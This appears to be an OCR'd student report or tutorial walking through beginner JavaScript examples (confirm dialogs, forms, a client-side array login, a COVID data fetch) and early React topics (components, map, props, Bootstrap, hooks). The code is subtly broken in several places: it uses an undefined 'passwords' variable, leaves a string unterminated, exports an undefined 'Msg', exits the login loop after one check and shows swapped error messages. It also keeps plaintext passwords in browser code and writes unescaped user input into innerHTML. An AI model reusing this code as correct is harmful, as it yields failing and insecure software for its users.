<head>

</head>
<body>
    <script>
        var a = confirm("Are you sure you want to book this tickets?");
        if(a==true)
        {
            alert("your Ticket has been booked");
        }
        else if(a==false)
        {
            alert("Ticket Booking cancelled");
        }
    </script>

</body>
</html>
```

Figure 4.2.5 : Program of Confirm Box

Output:

Figure 4.2.6 : Output of Confirm Box

4.3 USER INPUT 2 : Form to Variable

```
<!DOCTYPE html>

<head>

</head>
<body>
    <script>
        function check(form)
        {
            var name=form.uname.value;
            var surname=form.usurname.value;
            //alert("user name is "+name+" user surname is "+surname);
            document.getElementById("msg").innerHTML="username is "+name+" surname is "+surname;

        }
    </script>
    <form>
        Name : <input type="text" name="uname"><br>
        surname : <input type="text" name="usurname"><br>
        <input type="submit" onclick="check(this.form); return false;">
    </form>
    <mark id="msg"></mark>

</body>
</html>
```

Figure 4.3.1 : Program of Form to Variable

Output:

Figure 4.3.2: Output of Form to Variable

Chapter 5 Examples of form & Array

5.1 Form to Table :

```
<body>
    <script>
        function showdata(form){
            var name=form.uname.value;
            var password=form.upassword.value;
            var city=form.ucity.value;

            if(name==""||password==""||city==""){
                document.getElementById("msg").innerHTML="field can not be balnk";
            }
            else{
            document.getElementById("msg").innerHTML="<table border='1' width='50%'><tr><td>Name:</td><td>"
                                                    +name+"</td></tr><tr><td>Password:</td><td>"
                                                    +password+"</td></tr><tr><td>City:</td><td>"
                                                    +city+"</td></tr></table>";
            }
        }
    </script>
    <form>
        Name:<input type="text" name="uname"><br>
        Password:<input type="password" name="upassword"><br>
        City:<select name="ucity">
            <option type="ADI">Ahemdabad</option>
            <option type="RJT">Rajkot</option>
            <option type="ST">Surat</option>
            </select><br>
            <input type="submit" onclick="showdata(this.form); return false;">
    </form>
    <p id="msg"></p>
</body>
```

Figure 5.1.1 : Program of Form to Table

Output:





Figure 5.1.2 : Output of Form to Table


5.2 JS Arrays :

JavaScript Array is a single variable that is used to store elements of different data types. JavaScript arrays are zero-indexed. The Javascript Arrays are not associative in nature. Arrays are used when we have a list of items. An array allows you to store several values with the same name and access them by using their index number.



```
<!DOCTYPE html>
<head>

</head>
<body>
    <script>

        var emails =["a@b.com" , "i@j.com" , "x@y.com" ];
        var password = ["abc123" , "ijk123" , "xyz123"];
        function login(form)
        {
            var useremail=form.uemail.value;
            var userpassword=form.upassword.value;

            if(useremail=="" || userpassword=="")
            {
                if(useremail=="" && userpassword !="")
                {
                    document.getElementById("msg").innerHTML = "Email Field can not be blank";
                }
                else if(useremail=="" && userpassword=="")
                {
                    document.getElementById("msg").innerHTML="password Field can not be blank";
                }
                else
                {
                    document.getElementById("msg").innerHTML = "Both fields are required";
                }
            }
```

Figure 5.2.1 : Example of Array Creation in JS



```
        else
        {
            for(var i=0;i<emails.length;i++)
            {
                if(useremail==emails[i] && userpassword==passwords[i])
                {
                    document.getElementById("msg").innerHTML = "<font style = color:green>Login successful</font>";
                    break;
                }
                else
                {
                    document.getElementById("msg").innerHTML = "<font style = color:red>Invalid Username or Password
                    break;
                }
            }
        }
    }
</script>
<form>
    Email : <input type ="email" name="uemail"><br>
    Password : <input type ="password" name="upassword"><br>

    <input type="submit" onclick="login(this.form); return false;">
</form>
<p id="msg"></p>
</body>
```

Figure 5.2.2 : Example of Array Creation in JS


Output:

Figure 5.2.3 : Output of Array Creation in JS

Chapter 6 Task Assignment

Task Assignment:

6.1 Covid Data Search



```
<!DOCTYPE html>
<head></head>
<body>
    <script>
        function check(form){
            var uname = form.dt.value;

            async function load(){
                let url = "https://data.covid19india.org/data.json";
                let obj = await (await fetch(url)).json();
                for(var i=0;i<obj["cases_time_series"].length;i++){
                    if(uname==obj["cases_time_series"][i]["date"]){
                        document.getElementById("msg").innerHTML = "<table border='1' width='500px'>
                            <tr><td>NEW CASES</td><td>"+obj["cases_time_series"][i]["dailyconfirmed"]+"</td></tr>
                            <tr><td>NEW DEATHS</td><td>"+obj["cases_time_series"][i]["dailydeceased"]+"</td></tr>
                            </table>";
                        break;
                    }
                }
            }
            load();
        }
    </script>
    <form>
        Date : <input type="text" name="dt">
        <input type="submit" onclick="check(this.form); return false;" />
    </form>
    <p id="msg"></p>
</body>
</html>
```

Figure 6.1.1 : Program of Covid Data Search

Output:

Date : 1 February 2021 Submit

NEW CASES	8579
NEW DEATHS	94

Figure 6.1.2 : Output of Covid Data Search

6.2 Mutual Fund API




Figure 6.2.1 : Example of Mutual Fund API (Part-1)

Figure 6.2.2 : Example of Mutual Fund API (Part - 2)

Output:

Figure 6.2.3 : Output of Mutual Fund API

Chapter 7 Introduction about reactjs

7.1 React Environment setup (Node JS installation)

To run any React application, we need to first setup a ReactJS Development Environment.

Pre-requisite: We must have NodeJS installed on our PC. So, the very first step will be to install NodeJS. Once we have set up NodeJS on our PC, the next thing we need to do is set up React Boilerplate.

Step 1: Navigate to the folder where you want to create the project and open it in terminal
Step 2: In the terminal of the application directory type the following command npx create-react-app <<Application_Name>>
Step 3: Navigate to the newly created folder using the command cd <<Application_Name>>
Step 4: A default application will be created with the following project structure and dependencies




Figure 7.1.1 : React Project Structure

```
"dependencies":{
"@testing-library/jest-dom":
"^5.17.0", "@testing-library/react":
"^13.4.0",
"@testing-library/user-event":
"^13.5.0", "react": "^18.2.0",
"react-dom": "^18.2.0",
```

```
    "react-scripts":"5.0.1",
    "web-vitals": "^2.1.4"
}
```

Step 5: To run this application type the following command in terminal
npm start

Step 6: The following output will be displayed in the browser

Figure 7.1.2: Output of Browser

7.2 Functional Components

ReactJS Functional components are some of the more common components that will come across while working in React. These are simply JavaScript functions. We can create a functional component in React by writing a JavaScript function. These functions may or may not receive data as parameters. In the functional Components, the return value is the JSX code to render the DOM tree.

```
import logo from './logo.svg';
import './App.css';

function App() {
  return (
    <div>
      <h1>Hello</h1>
      <h2>Infolabz</h2>

    </div>
  );
}



function Add() {
  var a =100 , b=500;
  return (
    <div>

      <h2>Addition of{a} and {b} is {a+b} </h2>

    </div>
  );
}

export default App;
export {Msg,Add};
```

Figure 7.2.1: Program of Function Component in APP.JS

```
import React from 'react';
import ReactDOM from 'react-dom/client';
import './index.css';
import App,{Add} from './App';
import reportWebVitals from './reportWebVitals';
import Mycomp, {Compone} from './customcomp';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Add/>
    |
    <Mycomp/>
    <Compone/>
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

Figure 7.2.2: Program of Function Component in NODE.JS

```
function Mycomp(){
    return(
        <div>
            <h1>First custom Component</h1>
        </div>
    );
}
function Compone(){
    return(
        <div>
            <h1>Second custom Component</h1>
        </div>
    );
}

export default Mycomp;
export {Compone};
```

Figure 7.2.3 : Program of Custom Component

Output:

Figure 7.2.4 : Output of Function Component

7.3 Class Components

React class components are the bread and butter of most modern web apps built in ReactJS. These components are simple classes (made up of multiple functions that add functionality to the application). All class components are child classes for the Component class of ReactJS.

```
class Car extends React.Component {
  constructor() {
    super();
    this.state = {color: "red"};
  }
  render() {
    return <h2>I am a {this.state.color} Car!</h2>;
  }
}
```

Figure 7.3.1: Example of Class Component

Output:




Figure 7.3.2: Output of Functional Component

Chapter 8 Learning about map in reactjs

8.1 Variable Data Map

```
import logo from './logo.svg';
import './App.css';

function App() {
  const newdata = "how are you?";
  return (
    <div>
      <h1>Data Variable</h1>
      <h1>{newdata}</h1>
      <h1>{data}</h1>
    </div>
  );
}

const data = "hi";
const newacc=[5,10,15,20,25];

function Newcomp() {

  return (
    <div>
      <h1>Hello</h1>
      <h2>{data}</h2>
      <h3>{newacc[0]}</h3>
    </div>
  );
}
```

Figure 8.1.1: Program of Variable Data Map - APP.JS

```
function Display() {

  return (
    <div>
      {
        newacc.map(
          (data)=>{
            return <h1>{data}</h1>
          }
        )
      }
    </div>
  );
}

export default App;
export {Newcomp,Display};
```

Figure 8.1.2: Program of Variable Data Map - APP.JS

```
import './index.css';
import App,{Newcomp,Display} from './App';
import reportWebVitals from './reportWebVitals';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Newcomp/>
    <Display/>
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

Figure 8.1.3: Program of Variable Data Map - Node.JS

Output:

Figure 8.1.4 : Output of Variable Data Map

8.2 Object Map

```
import logo from './logo.svg';
import './App.css';

function App() {
  return (
    <div className="App">
      <h1>OBJECT DATA MAP</h1>
    </div>
  );
}
const data = {"KEY1": "VALUE1", "KEY2": "VALUE2"};
function Datashow(){
  return(
    <div>
      {
        Object.keys(data).map(
          (items,i) => {
            return <h1>{items} and {data[items]} </h1>
          }
        )
      }
    </div>
  );
}
```

Figure 8.2.1: Program of Object Mapping-APP.JS

```
const Isrodata = {"spacecrafts":[{"id":1, "name": "Aryabhata"},{"id":2, "name": "Bhaskara-I"},{"id":3, "name": "Rohini Technology
Payload(RTP)"}]};

function Isrotable(){
  return(
    <div>
      {
        Isrodata.spacecrafts.map(
          (value)=>{
            return <h1>{value.id} and {value.name}</h1>
          }
        )
      }
    </div>
  )
}
export default App;
export {Datashow,Isrotable};
```

Figure 8.2.2: Program of Object Mapping-APP.JS

```
import React from 'react';
import ReactDOM from 'react-dom/client';
import './index.css';
import App,{Datashow,Isrotable} from './App';
import reportWebVitals from './reportWebVitals';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Datashow />
    <Isrotable />
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

Figure 8.2.3: Program of Object Mapping-Node.JS

Output:

OBJECT DATA MAP

KEY1 and VALUE1

KEY2 and VALUE2

1 and Aryabhata

2 and Bhaskara-I

3 and Rohini Technology Payload(RTP)

Figure 8.2.4: Output of Object Mapping

Chapter 9 React Props & Bootstrap

9.1 React Props

Props are arguments passed into React components.

```
import logo from './logo.svg';
import './App.css';
import Details,{Multipledata} from './propscomponents';

function App() {
  return (
    <div className="App">
      <h>hello</h>
    </div>
  );
}

function New(){
  return(
    <div>
      <h1>New component added.</h1>
      <Details name="infolabz" />
      <Details name="GTU" />
      <Details name="xyz" />
      <Multipledata  name="Infolabz" email="info@infolabz.in" />
      <Multipledata name="xyz" email="xyz@gmail.com"/>
    </div>
  );
}

export default App;
export {New};
```

Figure 9.1.1: Example of React Props

Output:




Figure 9.1.2: Output of React Props

9.2 React Bootstrap

React-Bootstrap takes the CSS framework of Bootstrap and replaces any existing JavaScript with strictly React components.

```
import logo from './logo.svg';
import './App.css';
import 'bootstrap/dist/css/bootstrap.min.css';
import { Button,Table } from 'react-bootstrap';

function App() {
  return (
    <div className="App">
      <p>Hi</p>
    </div>
  );
}

function Btn(){
  return(
    <div>
      <Button variant="primary">Click</Button>
    </div>
  );
}

function Tablecomp(){
  return(
    <div>
      <Table striped bordered hover>
      <thead>
        <tr>
          <th>#</th>
          <th>First Name</th>
          <th>Last Name</th>
          <th>Username</th>
        </tr>
      </thead>
```

Figure 9.2.1: Example of React Bootstrap - APP.JS

```
        <tbody>
          <tr>
            <td>1</td>
            <td>Mark</td>
            <td>Otto</td>
            <td>@mdo</td>
          </tr>
          <tr>
            <td>2</td>
            <td>Jacob</td>
            <td>Thornton</td>
            <td>@fat</td>
          </tr>
          <tr>
            <td>3</td>
            <td colSpan={2}>Larry the Bird</td>
            <td>@twitter</td>
          </tr>
        </tbody>
      </Table>
      </div>
    );
}
export default App;
export {Btn,Tablecomp};
```

Figure 9.2.2 : Example of React Bootstrap - APP.JS

```
import React from 'react';
import ReactDOM from 'react-dom/client';
import './index.css';
import App,{Btn,Tablecomp} from './App';
import reportWebVitals from './reportWebVitals';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Btn />
    <Tablecomp />
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

Figure 9.2.3 : Example of React Bootstrap - Node.JS

Output:




Figure 9.2.4: Output of React Bootstrap

Chapter 10 Learning about React Hooks

10.1 React Hooks : UseEffect and UseState

Hooks were added to React in version 16.8.

Hooks allow function components to have access to state and other React features. Because of this, class components are generally no longer needed.

useEffect Hook: The useEffect hook allows you to perform side effects in your functional components. It's used to manage side effects such as data fetching, DOM manipulation, and more. It accepts two arguments: a function containing the code you want to run, and an optional array of dependencies.

